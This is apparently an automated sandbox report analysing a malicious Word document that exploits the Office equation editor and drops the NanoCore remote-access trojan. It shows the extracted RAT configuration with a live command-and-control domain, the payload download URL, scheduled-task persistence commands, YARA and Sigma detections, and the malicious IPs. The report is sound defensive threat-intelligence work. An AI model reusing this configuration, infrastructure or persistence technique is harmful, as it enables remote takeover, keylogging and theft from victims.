ID: 509411
Sample Name: Purchase order_122.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:31:24
Date: 26/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Purchase order_122.doc

Overview


General Information

Sample Name:	Purchase order_122.doc
Analysis ID:	509411
MD5:	725c046a9a1bd2..
SHA1:	dce11d03bb6838..
SHA256:	9f33c3635ba0c70..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Yara detected Nanocore RAT
- Sigma detected: Bad Opsec Default…
- Writes to foreign memory regions
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2660 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2724 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - catzjt7863.exe (PID: 1848 cmdline: C:\Users\user\AppData\Roaming\catzjt7863.exe MD5: ACE96CF7EF24EEAC993B4DA172A5A8F0)
    - schtasks.exe (PID: 2024 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\eWoGxZG' /XML 'C:\Users\user\AppData\Local\Temp\tmp566B.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 2936 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
      - schtasks.exe (PID: 2524 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp249A.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 1964 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp1E64.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 684 cmdline: taskeng.exe {AC07D2CB-425B-43FA-983F-3B14071F638D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - RegSvcs.exe (PID: 1268 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
  - smtpsvc.exe (PID: 3048 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
- smtpsvc.exe (PID: 1968 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "70bb352e-dceb-4105-9fdd-010e83e2",
  "Group": "NEW LIFE",
  "Domain1": "drrkingsleym001.ddns.net",
  "Domain2": "drrkingsleym001.ddns.net",
  "Port": 1665,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.451843619.000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000007.00000000.451843619.000000000402000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000007.00000000.451843619.000000000402000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
00000007.00000002.704763684.000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000007.00000002.704763684.000000000402000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Click to see the 30 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.RegSvcs.exe.3678c96.6.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0x145e3:$x1: NanoCore.ClientPluginHost • 0x2d5df:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost • 0x14610:$x2: IClientNetworkHost • 0x2d60c:$x2: IClientNetworkHost
7.2.RegSvcs.exe.3678c96.6.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x145e3:$x2: NanoCore.ClientPluginHost • 0x2d5df:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0x156be:$s4: PipeCreated • 0x2e6ba:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost • 0x145fd:$s5: IClientLoggingHost • 0x2d5f9:$s5: IClientLoggingHost
7.2.RegSvcs.exe.3678c96.6.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
7.2.RegSvcs.exe.3678c96.6.raw.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xddf:$a: NanoCore • 0xe38:$a: NanoCore • 0xe75:$a: NanoCore • 0xeee:$a: NanoCore • 0x14599:$a: NanoCore • 0x145ae:$a: NanoCore • 0x145e3:$a: NanoCore • 0x2d595:$a: NanoCore • 0x2d5aa:$a: NanoCore • 0x2d5df:$a: NanoCore • 0xe41:$b: ClientPlugin • 0xe7e:$b: ClientPlugin • 0x177c:$b: ClientPlugin • 0x1789:$b: ClientPlugin • 0x14355:$b: ClientPlugin • 0x14370:$b: ClientPlugin • 0x143a0:$b: ClientPlugin • 0x145b7:$b: ClientPlugin • 0x145ec:$b: ClientPlugin • 0x2d351:$b: ClientPlugin • 0x2d36c:$b: ClientPlugin
7.2.RegSvcs.exe.560000.3.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
Click to see the 60 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Possible Applocker Bypass

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contr
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingres Transf
Default Accounts	Command and Scripting Interpreter 3	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Process Injection 3 1 2	Obfuscated Files or Information 3	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-S Port
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remo Softw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Non-A Layer
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applic Protoc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\catzjt7863.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\catzx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\eWoGxZG.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
7.2.RegSvcs.exe.560000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

Source	Detection	Scanner	Label	Link
binatonezx.tk	15%	Virustotal		Browse
drrkingsleym001.ddns.net	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
drrkingsleym001.ddns.net	8%	Virustotal		Browse
drrkingsleym001.ddns.net	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://binatonezx.tk/catzx.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
binatonezx.tk	2.56.59.211	true	true	• 15%, Virustotal, Browse	unknown
drrkingsleym001.ddns.net	103.133.109.121	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
drrkingsleym001.ddns.net	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://binatonezx.tk/catzx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.133.109.121	drrkingsleym001.ddns.net	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
2.56.59.211	binatonezx.tk	Netherlands		395800	GBTCLOUDUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	509411
Start date:	26.10.2021
Start time:	14:31:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase order_122.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@18/17@22/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.5% (good quality ratio 5.1%) • Quality average: 87.1% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:31:31	API Interceptor	35x Sleep call for process: EQNEDT32.EXE modified
14:31:35	API Interceptor	37x Sleep call for process: catzjt7863.exe modified
14:31:38	API Interceptor	4x Sleep call for process: schtasks.exe modified
14:31:43	API Interceptor	1389x Sleep call for process: RegSvcs.exe modified
14:31:45	Task Scheduler	Run new task: SMTP Service path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe" s>$(Arg0)
14:31:46	API Interceptor	273x Sleep call for process: taskeng.exe modified
14:31:46	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
14:31:49	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.133.109.121	b2ZeLApyX2.exe	Get hash	malicious	Browse	
	Purchase order_122.doc	Get hash	malicious	Browse	
	YKr3m9a7C3.exe	Get hash	malicious	Browse	
	SWIFT COPY.doc	Get hash	malicious	Browse	
2.56.59.211	SMC Req Offer.doc	Get hash	malicious	Browse	• binatonezx.tk/seasonzx.exe
	Original Shipping documents.doc	Get hash	malicious	Browse	• binatonezx.tk/villarzx.exe
	payment.doc	Get hash	malicious	Browse	• binatonezx.tk/davidhillzx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	_Payment Advise.doc	Get hash	malicious	Browse	• binatonez x.tk/trulexzx.exe
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• binatonez x.tk/asadzx.exe
	QUOTE B1018530.doc	Get hash	malicious	Browse	• binatonez x.tk/mazx.exe
	About company.doc	Get hash	malicious	Browse	• binatonez x.tk/gregzx.exe
	Purchase order_122.doc	Get hash	malicious	Browse	• binatonez x.tk/catzx.exe
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• binatonez x.tk/seasonzx.exe
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• binatonez x.tk/obinnazx.exe
	Purchase Order.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
binatonezx.tk	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
